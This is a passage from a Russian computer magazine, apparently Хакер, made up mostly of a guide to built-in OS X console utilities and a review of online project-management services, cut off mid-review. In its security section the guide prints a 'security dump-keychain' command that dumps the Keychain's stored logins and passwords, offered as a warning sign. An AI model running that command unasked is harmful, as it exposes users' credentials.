ЕСЛИ ЗАВТРА КИБЕРВОЙНА

Футурологический анализ возможных сценариев начала мировой войны с участием кибероружия.




94

TOP-5 САМЫХ ТЕХНОЛОГИЧНЫХ УГРОЗ УШЕДШЕГО ГОДА

Ретроспектива самых нашумевших вредоносов последнего года.

Михаил Еловских (wronglink@gmail.com)



Сюрпризы из коробки

ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ КОНСОЛИ OS X ДЛЯ ГУРУ UNIX

Если покопаться в недрах Mac OS X, то выясняется, что делали ее такие же гики, как и мы с тобой. И эти люди оставили в стандартной поставке ОС немало игрушек «для своих» — мощных и функциональных утилит, аналогов которым часто нет ни в одной другой *nix-системе. Сегодня мы поговорим о командах, способных значительно улучшить твою жизнь в этой ОС.

ДИСКОВЫЕ УТИЛИТЫ

DISKUTIL

Приложение diskutil служит для управления дисками, разделами и RAID-массивами. Под диском подразумевается как HDD или CD/DVD, так и SSD и флеш-накопители. В арсенале утилиты находятся команды вывода краткой сводки о дисках в целом и подробной информации о каждом устройстве, форматирования, разбиения на разделы и объединения разделов, монтирования и демонтирования дисков, очистка и восстановление, а также специфичные операции по «тонкой» настройке, такие как увеличение размера журнала файловой системы или безопасная очистка диска.

Кстати, с помощью diskutil можно попробовать новую технологию «умного» объединения SDD и обычного HDD, которая называется Fusion Drive. Apple анонсировала ее только для новой линейки аймаков, но умельцы нашли способ использовать ее и в макбуках (для этого, разумеется, на место встроенного DVD ставится дополнительный SSD). Так как набор действий получился довольно большим, мы ограничимся ссылкой на наиболее полную статью по данной теме (bit.ly/12CydqE).

HDIUTIL

Эта утилита позволяет управлять образами диска — те самые файлы с расширением dmg. Она умеет создавать, проверять, конвертировать, монтировать, демонтировать и прожигать образы дисков. Простым примером ее использования может служить следующая команда:

```
$ hdiutil create my_image.dmg ↵
-srcfolder ~/my_folder/
```

В результате будет создан образ с содержимым папки ~/my_folder/. Кстати, для создания красивых «инсталляционных» образов в лучших традициях Mac OS X одной hdiutil будет недостаточно. Здесь нам на помощь придут различные инструменты, например скрипт https://github.com/andreyvit/yoursway-create-dmg или программа DropDMG (c-command.com/dropdmg).

DRUTIL

Работа с CD/DVD из консоли. Умеет выводить различные параметры и информацию о сидиромах, прожигать образ или папку на диск, открывать трей (точнее, извлекать диск из трея). Для того чтобы послушать в машине Audio CD, вставим болванку, удостоверимся, что она пустая:

```
$ drutil status
Vendor   Product          Rev
```

```
HL-DT-ST DVDRW  GS31N   TA17
Type: CD-R
Name: /dev/disk4
Write Speeds: 10x, 16x, 24x
Overwritable: 79:57:71
blocks: 359846/736.96MB/702.82MiB
Space Free: 79:57:71
blocks: 359846/736.96MB/702.82MiB
Space Used: 00:00:00
blocks: 0/0.00MB/0.00MiB
Writability: appendable, blank, ↵
overwritable
```

и нарежем командой burn с параметром -audio:

```
$ drutil burn -audio ↵
"Zero 7/When It Falls"
```

```
Music — wronglink@Wronglink-MacBook: ~/Music — drutil — 90×24
~/Music$ drutil burn -audio "Zero 7/When It Falls"
Burning Audio Disc: Zero 7/When It Falls

2012-12-18 01:00:32.437 drutil[1328:707] Found: 01 Warm Sound.mp3
2012-12-18 01:00:32.547 drutil[1328:707] Found: 02 Home.mp3
2012-12-18 01:00:32.642 drutil[1328:707] Found: 03 Somersault.mp3
2012-12-18 01:00:32.704 drutil[1328:707] Found: 04 Over Our Heads.mp3
2012-12-18 01:00:32.773 drutil[1328:707] Found: 05 Passing By.mp3
2012-12-18 01:00:32.850 drutil[1328:707] Found: 06 When It Falls.mp3
2012-12-18 01:00:32.933 drutil[1328:707] Found: 07 The Space Between.mp3
2012-12-18 01:00:33.017 drutil[1328:707] Found: 08 Look Up.mp3
2012-12-18 01:00:33.087 drutil[1328:707] Found: 09 In Time.mp3
2012-12-18 01:00:33.140 drutil[1328:707] Found: 10 Speed Dial No. 2.mp3
2012-12-18 01:00:33.230 drutil[1328:707] Found: 11 Morning Song.mp3
Writing track 7 ... [*****************************              ] 58%
```

Прожиг диска из консоли

РАБОТА С ФАЙЛАМИ

OPEN

Эта команда позволяет открывать файлы и директории в окружении GUI. Небольшой пример:

```
$ open .
```

откроет в Finder'е текущий путь. А если вместо точки поставить имя файла:

```
$ open flower.jpg
```

то он откроется приложением, ассоциированным с типом файла. Так, картинка из примера откроется в системном Preview. Кстати, open отлично поддерживает протоколы приложений. Поэтому команда:

```
$ open macappstore://itunes.apple.com/↵
en/app/xcode/id497799835?mt=12
```

откроет App Store на странице приложения XCode.

Кстати, в Mac OS возможна и обратная операция. Если перетащить файл (или папку) из окна Finder'а в окно терминала, то в терминал вставится полный путь к нему. Аналогично можно вместо drag-and-drop'а просто скопировать файл в буфер обмена и вставить в терминал. Поэтому отредактировать в виме файл, открытый в GUI, можно так:

```
$ vim <перетащите файл в терминал>
```

CHFLAGS

Несмотря на одноименную команду из FreeBSD и схожую идею (установка специальных флагов на файлы и директории), эта команда сильно отличается доступным списком флагов. В мире Linux аналогом можно назвать команду chattr. Итак, пользователю доступны флаги:

- arch, archived — флаг архивации;
- sappnd, sappend — разрешение только добавления новых файлов в директорию на уровне системы;
- schg, schange, simmutable — блокировка файла на изменение на уровне системы;
- uappnd, uappend — разрешение только добавления новых файлов в директорию на уровне пользователя;
- uchg, uchange, uimmutable — блокировка файла на изменение на уровне пользователя;
- hidden — установка невидимости файла для GUI (например, для Finder'а).

Для снятия соответствующих флагов необходимо добавить «no» там, где имя флага не начинается с «no», и наоборот для остальных флагов. Например, флаг 'hidden' снимается 'nohidden', а 'nodump' очищает флаг 'dump'.

Самое простое применение этой команды — отключение скрытия директории ~/Library/ в каталоге пользователя (в которой обычно хранятся данные настроек в программах). По умолчанию эта папка скрыта в целях безопасности, поэтому приходится прибегать к различным обходным путям, типа <Cmd + G> или команды open ~/Library в терминале. Хотя с помощью chflags проблема решается в два счета:

```
$ chflags nohidden ~/Library
```

MDLS, MDUTIL И MDFIND

Многие пользователи по достоинству оценили скорость и качество работы поиска в Mac OS X. Перечисленные команды взаимодействуют с системным сервисом поиска Spotlight и позволяют работать с ним из консоли.

Первая выводит список метаданных файла (по сути, тех данных, которые попадут в индекс Spotlight'а). Эти метаданные можно потом использовать в mdfind.

```
$ mdls ~/Downloads/musicmanager.dmg
_kTimeMachineIsCreationMarker = 1
_kTimeMachineNewestSnapshot = ↵
4001-01-01 00:00:00 +0000
_kTimeMachineOldestSnapshot =↵
2012-12-09 07:37:11 +0000
kMDItemContentCreationDate =↵
2012-12-09 09:17:12 +0000
kMDItemContentModificationDate =↵
2012-12-09 09:17:58 +0000
kMDItemContentType =↵
"com.apple.disk-image-udif"
kMDItemContentTypeTree = (
    "com.apple.disk-image-udif",
    "com.apple.disk-image",
    "public.archive",
    "public.data",
    "public.item",
    "public.disk-image"
)
kMDItemDateAdded = ↵
2012-12-09 09:17:58 +0000
kMDItemDisplayName = ↵
"musicmanager.dmg"
kMDItemFSContentChangeDate = ↵
2012-12-09 09:17:58 +0000
kMDItemFSCreationDate = ↵
2012-12-09 09:17:12 +0000
kMDItemFSCreatorCode = ""
kMDItemFSFinderFlags = 0
kMDItemFSHasCustomIcon = 0
kMDItemFSInvisible = 0
kMDItemFSIsExtensionHidden = 0
kMDItemFSIsStationery = 0
kMDItemFSLabel = 0
kMDItemFSName = "musicmanager.dmg"
kMDItemFSNodeCount = 37143207
kMDItemFSOwnerGroupID = 20
kMDItemFSOwnerUserID = 501
kMDItemFSSize = 37143207
kMDItemFSTypeCode = ""
kMDItemKind = "Disk Image"
kMDItemLogicalSize = 37143207
kMDItemPhysicalSize = 37146624
kMDItemWhereFroms = (
  "https://dl.google.com/dl/android-↵
  jumper/mac/511573/musicmanager.dmg",
  "https://play.google.com/music/listen"
)
```

Вторая, mdutil, позволяет управлять данными индекса поиска: удаление кеша параметрами -p и -E и включение/отключение индексирования для дисков параметром -i.

Третья команда, наверное наиболее пригодная для пользователя, осуществляет поиск по индексу. Альтернативой ей в каком-то смысле может служить стандартный find. Но есть несколько важных отличий:

- mdfind ищет данные по заранее собранному кешу, соответственно, поиск будет идти значительно быстрее;
- find заточен на поиск по имени файла, тогда как mdfind специализируется на метаданных файла;

- mdfind принимает на вход поисковую строку особого формата.

В качестве примера использования найдем все песни по имени артиста в папке Music:

```
$ mdfind -onlyin ~/Music/ ↵
'kMDItemAuthors="Lady GaGa"'
/Users/wronglink/Music/Lady GaGa/↵
The Fame Monster/1-08 Teeth.mp3
/Users/wronglink/Music/Lady GaGa/↵
The Fame Monster/1-04 Speechless.mp3
/Users/wronglink/Music/Lady GaGa/↵
The Fame Monster/1-02 Alejandro.mp3
...
```

TEXTUTIL

Довольно мощная утилита для конвертации формата текстовых файлов. Список доступных форматов включает в себя HTML, RTF, документы Word (в том числе формата docx), документы OpenOffice Writer, а также формат Webarchive (формат сохраненных полностью веб-страниц). Следующая команда собирает один большой файл index.html с заголовком «My RTF files» из содержимого всех найденных RTF-файлов в текущей директории:

```
$ textutil -cat html -title ↵
"My RTF files" -output index.html *.rtf
```


PLUTIL

Эта небольшая утилитка умеет работать с plist'ами — файлами настроек в Mac OS (Preferences List), аналогичными rc-файлам в Linux или ini-файлам в Windows. Дело в том, что это один из самых распространенных файлов в операционной системе, и большинство программ хранят свои конфиги именно в этом формате. Обычным местоположением таких файлов является директория ~/Library в каталоге пользователя или глобальная системная /Library. Утилита plutil выполняет две задачи: проверку синтаксиса plist-файла и конвертацию формата plist-файла.

И если с первым пунктом все довольно просто — проверка синтаксиса файла после, например, ручной правки, то на втором пункте хотелось бы остановиться подробней. Дело в том, что Mac OS допускает три типа формата данных plist-файлов: бинарный, XML и JSON. И если программа хранит свои настройки именно в бинарном формате, то прочитать или отредактировать их из текстового редактора становится довольно трудно. Разумеется, тут нам на помощь и приходит конвертор форматов. Рассмотрим на примере настроек скринсейвера. Они находятся в файле ~/Library/Preferences/com.apple.screensaver.plist и в бинарном формате имеют вид:

```
bplist00Ò^A^B^C^D^askForPassword_^P^Sa↵
skForPasswordDelay...
```

Скопируем файл в домашний каталог и переведем его в более пригодный для редактирования формат:



Скриншот из screencapture

```
$ cp ~/Library/Preferences/↵
com.applescreensaver.plist ↵
~/com.apple.screensaver.plist
$ plutil -convert xml1 ↵
com.apple.screensaver.plist
$ cat com.apple.screensaver.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD ↵
PLIST 1.0//EN" "http://www.apple.com/↵
DTDs/PropertyList-1.0.dtd">

<plist version="1.0">
<dict>
    <key>askForPassword</key>
    <integer>1</integer>
    <key>askForPasswordDelay</key>
    <real>0.0</real>
</dict>
</plist>
```

Или в JSON (ключ '-r' говорит plutil использовать читабельный формат с пробелами и отступами):

```
$ plutil -convert json -r com.apple.↵
screensaver.plist
$ cat com.apple.screensaver.plist
{
  "askForPasswordDelay" : 0,
  "askForPassword" : 1
}
```

После редактирования можно сконвертировать файл обратно в бинарный формат и положить вместо старого.

СИСТЕМНЫЕ НАСТРОЙКИ

SYSTEM_PROFILER

Утилита с говорящим названием выводит отчеты о железе и конфигурации ПО. Умеет генерировать текстовые отчеты:

```
$ system_profiler -detailLevel mini
```

либо может экспортировать данные в формате XML. Интересный факт: если экспортировать в файл с расширением spx, то этот файл можно будет открыть в стандартном приложении System Information, которое по умолчанию показывает состояние текущей системы:

```
$ system_profiler -xml > ~/↵
my_system_config.spx
$ open ~/my_system_config.spx
```

DEFAULTS

Определенно, у этой команды самый широкий список возможностей по настройке и кастомизации системы и приложений. Все просто — она позволяет осуществлять запись и чтение самых разных настроек системы в одном месте. У каждой настройки есть ключ, по которому ее можно прочитать или записать. Группы настроек объединяются в группы (домены). Посмотреть список всех доступных доменов можно командой:

```
$ defaults domains
```

Команда read выводит настройки для конкретного ключа, домена или вообще все известные конфиги. Например, параметры погодного виджета с дашборда:

```
$ defaults read widget-com.apple.↵
widget.weather
{
  "0000000000000004-celcius" = 1;
  "0000000000000004-collapsed" = false;
  "0000000000000004-yahooBackside↵
  CityString" = "Yekaterinburg, ↵
  Sverdlovskaya Oblast (Russia)";
  "0000000000000004-yahooFrontside↵
  CityString" = Yekaterinburg;
  "0000000000000004-yahooPostal" = ↵
  "RSXX0123|2112237";
}
```

Команда write, наоборот, позволяет установить значение для ключа. Например, следующая команда добавит в меню Mac App Store пункт меню «Debug», в котором находится несколько довольно любопытных опций:

```
$ defaults write com.apple.appstore ↵
ShowDebugMenu -bool true
```



Включение дебагного меню в App Store

Надо заметить, что список возможных настроек очень большой, поэтому наиболее искушенные пользователи хранят список своих кастомизаций отдельным шелл-скриптом, который выполняется на свежеустановленной системе. Ярким примером такого скрипта можно назвать детище бельгийского фрилансера Матиаса Биненса (https://github.com/mathiasbynens/dotfiles/blob/master/.osx).

PMSET

Pmset — это консольный вариант редактора настроек управления питанием. Он умеет выводить текущие настройки:

```
$ pmset -g
Active Profiles:
Battery Power          -1
AC Power               -1*

Currently in use:
 standbydelay          4200
 standby               0
 womp                  1
 halfdim               1
 hibernatefile         /var/vm/sleepimage
 sms                   1
 networkoversleep      0
 disksleep             10
 sleep                 10
 hibernatemode         3
 ttyskeepawake         1
 displaysleep          10
 acwake                0
 lidwake               1
```

В список доступных пользователю настроек входят параметры погружения в сон при бездействии экрана, диска и ОС (displaysleep, disksleep и sleep), пробуждение компьютера от сети и модема (womp и ring), поведение при нажатии на кнопку питания (powerbutton) и открытии крышки ноутбука (lidwake), автоматическая перезагрузка при потере питания (autorestart) и другие.

БЕЗОПАСНОСТЬ

SECURITY

Эта команда представляет собой не что иное, как консольный интерфейс к Keychain (системное приложение, хранящее различные пользовательские логины и пароли в Mac OS). Security позволяет осуществлять различные операции со «связкой ключей»: импортировать и экспортировать в файл, управлять файлами ключей, а также работать с доверенными сертификатами.

Пожалуй, одна из наиболее любопытных функций утилиты — дамп всех ключей из хранилища. Поскольку этот момент уже подробно рассмотрен в одном из предыдущих номеров журнала, остановимся на главных моментах.

Во-первых, если команда

```
$ security dump-keychain -d ~/Library/↵
Keychains/login.keychain
```

начинает весело и задорно дампить логины и пароли — значит, самое время побеспокоиться о сохранности твоих реквизитов. В следующий раз дамп отправится куда-нибудь за пределы локалхоста.

Во-вторых, если в диалоговом окне спрашивается про доступ приложения к хранилищу ключей, то не будет лишним дополнительно пару раз перечитать текст сообщения, прежде чем нажать кнопку «Разрешить».

```
/usr/bin/security provides a command
line interface to administer Keychains,
manipulate keys and certificates, and do
most things the Security framework is
capable of.
```

SRM

Название «Безопасное удаление» говорит само за себя. Srm позволяет перед удалением файла поколдовать над ним, чтобы исключить возможность восстановления его содержания специальными утилитами (например, TestDisk). В арсенале команды доступны различные степени защиты, включающие запись в содержимое файла случайных данных и изменение имени файла.

ДРУГИЕ

SAY

Данная команда использует системный синтезатор речи, который всегда хвалили за качество «озвучки». Альтернативой ему из мира Линукс можно назвать eSpeak и Festival.

Из интересных параметров можно отметить: -o, который позволяет сохранять озвучку в файл (в формате AIFF), и -a для вывода звука на любое аудиоустройство в системе.

Кстати, интересно, что при любом написании названия операционной системы синтезатор произносит ее правильно (то есть Mac OS X и macosx читаются одинаково: «Мак Ос Тэн»).

```
$ say -v Fred 'Push me. And then just ↵
touch me.' -o ~/satisfaction.aif
```

PBCOPY И PBPASTE

Эти две простые команды позволяют, как нетрудно догадаться из их названия, копировать и вставлять текст из буфера обмена. В Линуксе аналогичными инструментами являются xclip и xsel. С помощью pbcopy можно легко скопировать вывод результата работы кейгена команды, чтобы вставить его в текстовое поле GUI:

```
$ ./keygen.sh | pbcopy
```

SCREENCAPTURE

Консольный вариант снятия снимка с экрана. Есть множество опций, таких как снятие скриншота с курсором (параметр -C), сохранение изображения в буфер обмена (параметр -c), управление форматом изображения параметром -t (доступны форматы: PNG, PDF, JPG, TIFF и другие), а также управление задержкой перед снятием скриншота (параметр -T). Следующая команда через десять секунд снимет скриншот со всего экрана и отобразит на скриншоте курсор:

```
$ screencapture -C -T 10 -t jpg ↵
~/Pictures/_screenshot.jpg
```

А пока у нас есть десять секунд, можно быстро в другой сессии терминала запустить команду с другими параметрами, которая в интерактивном режиме позволит выбрать окно и сделать его снимок без тени и характерного звука затвора:

```
$ screencapture -t jpg -o -x -W ↵
~/Pictures/screenshot.jpg
```

SIPS

Это такой ImageMagic-like комбайн изображений, но оба инструмента схожи только в общем предназначении: скриптовой обработке изображений. sips поддерживает многие функции ImageMagick, но главное его преимущество, конечно, в том, что он доступен из коробки. С его помощью можно проводить различные операции, включая конвертацию, кроп и прочее:

```
$ sips -s format jpeg --resampleWidth ↵
100 png_vs_jpeg.png ↵
--out png_vs_jpeg.jpg
```


Кстати, параметр --addIcon позволяет создать иконку-превьюшку изображения для Finder'а.

ЗАКЛЮЧЕНИЕ

Рассмотренный список, конечно, можно продолжить, но это будут либо сильно узкоспециализированные команды, либо команды очень обширного профиля, такие как automator (позволяет запускать workflow-файлы одноименного приложения) или osascript (выполнение скриптов, написанных на AppleScript).

В заключение еще один трюк, который работает в консоли OS X: если зажать Option и кликнуть на тексте в терминале — курсор встанет в это место. Удачи! ⌶

Илья Муравьев (iliamrv@ya.ru)



ПЛАНОВЫЕ РАБОТЫ

ОБЗОР ОНЛАЙН-ИНСТРУМЕНТОВ ДЛЯ УПРАВЛЕНИЯ ПРОЕКТАМИ



Исход дела решается не столько количеством человеческих ресурсов, сколько правильной организацией труда. Неважно, фрилансер ты или всего лишь звено крупной компании. Грамотное распределение сил будет одинаково полезно всем: и начальству, и подчиненным.


Сегодня речь будет идти о небольших SaaS-системах, которые позволяют работать с проектами онлайн. SaaS — от английского software as a service — программное обеспечение как услуга. Ты платишь не за продукт, а за его аренду. На самом деле это не только способ избежать пиратского распространения ПО, но и своеобразный «волшебный крючок», на котором можно выгодно держать клиентов, неспешно улучшая сервис и предлагая вкусные бонусы (за дополнительную оплату).

СУПОВЫЕ КОМПОНЕНТЫ

У каждой отдельной системы управления свое видение работы с проектами. Тем не менее аспекты, на которые будет обращено внимание в обзоре, одинаково беспощадны.

- планирование задач: работа с проектами, вехами, задачами;
- управление бюджетом: зарплаты, бюджет проектов и прочее — все, что связано с финансами;
- коммуникации: система комментирования, инструменты для общения между сотрудниками, e-mail-уведомления;
- отчетность и контроль за выполнением задач: обзор проектов, календарь, Gantt-диаграммы и другое;
- документирование и работа с файлами: совместное ведение документации, создание новых документов, хранение файлов на сервере, функции обсуждения.

Старый добрый классический Basecamp



Basecamp

basecamp.com

Basecamp можно назвать популярной и авторитетной проектной системой, даже в некоторой степени образцовой (поскольку аналогичные функционал и дизайн можно обнаружить и в других проектных системах). Но, подчеркну, Basecamp — не идеальный сервис с точки зрения востребованных функций, в некоторых моментах даже весьма противоречивый. Политика разработчиков из 37signals незыблема и идет вразрез с пожеланиями пользователей. Basecamp не планирует перерастать в функциональный комбайн, желая сохранить минимализм.

Существует две версии BC — классическая (basecamp.com/classic) и «новая» (basecamp.com). Классическая версия изначально включала в себя бесплатный план: один проект, 10 Мб дискового пространства. Кто не успел — тот опоздал, сейчас для обеих версий BC доступен только 60-дневный trial.

Первые шаги в Basecamp просты до безобразия. Для создания проекта достаточно придумать имя, для добавления пользователей в проект — указать их e-mail-адреса, приглашения для регистрации будут отправлены. Если проекты создаются один за другим, достаточно воспользоваться шаблоном. BC прост во всем, достичь цели можно за пару кликов, будь то создание списка заданий, предоставление прав доступа или удаление проекта.

В проектах нет закрепленного менеджера, который должен контролировать качество выполнения заданий. Практика показывает, что to-do могут закрываться бездумно, для галочки, поэтому BC получает минус балл за возможность схитрить. Дополнительная ложка дегтя — в to-do нельзя указать точное время выполнения задания, дать ему описание, а также назначить нескольких исполнителей.


В проектах создаются списки задач с to-do, в календаре задачи можно также привязать к конкретному времени, создав контрольную точку. Кстати, как другие уважающие себя системы управления проектами, BC предоставляет ссылку для подписки на календарь. Благодаря этому ты можешь привязать рабочее расписание к Google Calendar с последующим SMS-уведомлением сотрудников о предстоящих событиях (is.gd/HqmBWm).

Сильная сторона BC — гибкая система уведомлений, на рассылку которых можно подписать сотрудников по отдельности или всей компанией. Причем участвовать в дискуссии можно дистанционно, отвечая на e-mail.

Слабая сторона — скромные средства для форматирования сообщений и документов. Поэтому написание wiki-документации затруднено. Если в классический BC встроен сервис Writeboards, то в текущую версию сервиса на замену пришли казуальные блокноты. Впрочем, во Writeboards тоже были трудности с Textile-форматированием, так что замена шила на мыло ничего не дает.

Если копнуть еще глубже — Basecamp абсолютно не приспособлен к бэкапу из коробки. В итоге ты должен обращаться к платным услугам дополнительных сервисов (basecamp.com/extras) для того, чтобы какой-нибудь злопыхатель с правами админа по ошибке не удалил твой проект. Впрочем, эта проблема — общая для большинства рассматриваемых продуктов. Тебе предоставляется функциональное ядро, остальное — за дополнительную оплату.

Как поменять язык в новом BC, непонятно, справка об этом умалчивает. Классическая версия такую возможность предоставляет.



Для Basecamp доступно около пятидесяти сторонних приложений

РЕЗЮМЕ

Очень удобная и проверенная временем система, с умеренными ценами и упрямой политикой по отношению к клиентам. То есть многие полезные опции убраны или никогда не будут добавлены, поскольку нарушают концепцию BC.

Teamwork Project Manager

www.teamworkpm.net

Нажимаем кнопку «Добавить проект» и обращаем внимание на то, что при создании проекта легко отключить ненужные базовые функции, указать категорию, а также дату старта и финиша.

При создании списка задач сразу же можно закрепить его за вехой (которую, кстати, позволяется создать на лету) и закрепить ответственного персонажа. Непосредственно для задач вручную можно задавать процент выполнения задания. Для отслеживания хода выполнения заданий есть тайм-трекинг. Фишки, которые понравились больше всего, — график проекта и формирование отчета в PDF.


Для переписки предусмотрен раздел Messages, поддерживается язык разметки Markdown. Достаточно удобный, пусть и олдскульный, интерфейс для загрузки файлов. Для ведения документации имеется раздел «Записи» со стандартным WYSIWYG-функционалом.

Интерфейс тяжеловат, его можно было бы разгрузить, убрав тени и постоянные подгрузки. Это как раз тот момент, когда не нужно «думать о секундах свысока».

Дополнительные плюсы — возможность создания бэкапов и SSL-соединение.

Бесплатный план разрешает завести два проекта, под которые выдается 10 Мб пространства. Привязать в бесплатном режиме Dropbox или Google Drive к Teamwork аккаунту не получится. Все интересное начинается только с тарифного плана Business 1, где в наличии интеграция.

Для перехода на русский язык нужно зайти в профиль и выбрать локализацию.



РЕЗЮМЕ

Отличная система для управления проектами со всем необходимым инструментарием. Отчетность, удобная работа с задачами и вехами, гибкая настройка прав доступа и безопасность «в коробке».

Мегаплан

www.megaplan.ru

Сервис «Мегаплан» умеет удивлять: проекты создаются в разделе «Задачи». Выслать приглашения сотрудникам на лету нельзя, предварительно нужно сформировать список компании.

Задачи ставятся в отдельном окне, где нужно прописать суть задания, указать приоритет и дедлайн. Причем можно обозначить точное время выполнения. Данная возможность реализована далеко не во всех SaaS-системах. Есть чеклист («Добавить дело»), который позволяет детализировать задание. Довольно-таки удобно вывести список задач и подзадач в древовидной структуре. А вот как группировать задания в некое подобие категорий, совершенно непонятно. Для фиксации событий, организации встреч и других мероприятий есть календарь (раздел «Дела»). К вехам он, увы, не имеет никакого отношения.

Вернемся к нашим сотрудникам. Их можно объединить в отделы, однако для этого нужно переходить в раздел «Структура» из очевидного раздела «Сотрудники». И там, и там возможно добавление рабочей силы — функции почему-то дублируются. Забавно, что можно указать отношения между сотрудниками, как будто ты играешь в Sims (назовем это «режимом Бога»). Помимо прочего, работнику можно выставить должность и статус, например «В офисе», «Штатник».

Вкратце о других возможностях системы. К преимуществам «Мегаплана» отнесем удобный, пусть и упрощенный, учет зарплат. Можно создавать отчеты и просматривать план рабочего дня. Есть внутренняя почта и файлообмен.

«Мегаплан» доступен как SaaS, а также в «коробочной» версии с установкой на отдельном сервере. Для каждого пользователя необходимо покупать отдельную лицензию, рассчитать стоимость можно здесь: www.megaplan.ru/calculation. И тут ты снова неприятно удивишься.

РЕЗЮМЕ

У «Мегаплана» достойный функционал. Но после детального осмотра назвать его интуитивно понятной и удобной системой можно с большой натяжкой. Спасает то, что система русскоязычная, есть подробнейшая справка, в том числе скринкасты.

activeCollab

www.activecollab.com

Как и «Мегаплан», данная система доступна в виде SaaS, но также ее можно развернуть и на собственном сервере, получив полный контроль.

Работа с activeCollab начинается с создания компании и списка сотрудников, достаточно указать e-mail и пару раз кликнуть. Можно добавить в проект, помимо общей информации, категории и метки, а также указать бюджет. Заходим в инвойсы, выписываем счета, смотрим статистику — все интуитивно понятно. Приятной особенностью является система фильтров, которая позволяет сразу же скрыть ненужную информацию в панели управления.

При работе с проектами в activeCollab используется стандартный набор инструментов: вехи, задачи, блокноты. Есть календарь (для создания задач), доступен обзор проекта и учет времени.

Если даже этого тебе покажется мало, загляни в раздел Administration. Пожалуй, настройка функционала — одна из самых важных особенностей activeCollab, которая в этом плане возвышает систему над другими участниками теста.

Пакет с русскоязычной локализацией интерфейса можно скачать здесь: www.activecollab.com/downloads/category/8.

РЕЗЮМЕ

«Классическая» система управления проектами, весьма гибкая в настройке (особенно что касается разграничения прав доступа и ролей) и интуитивно понятная за счет четкой группировки по проектам.

Планфикс

planfix.ru

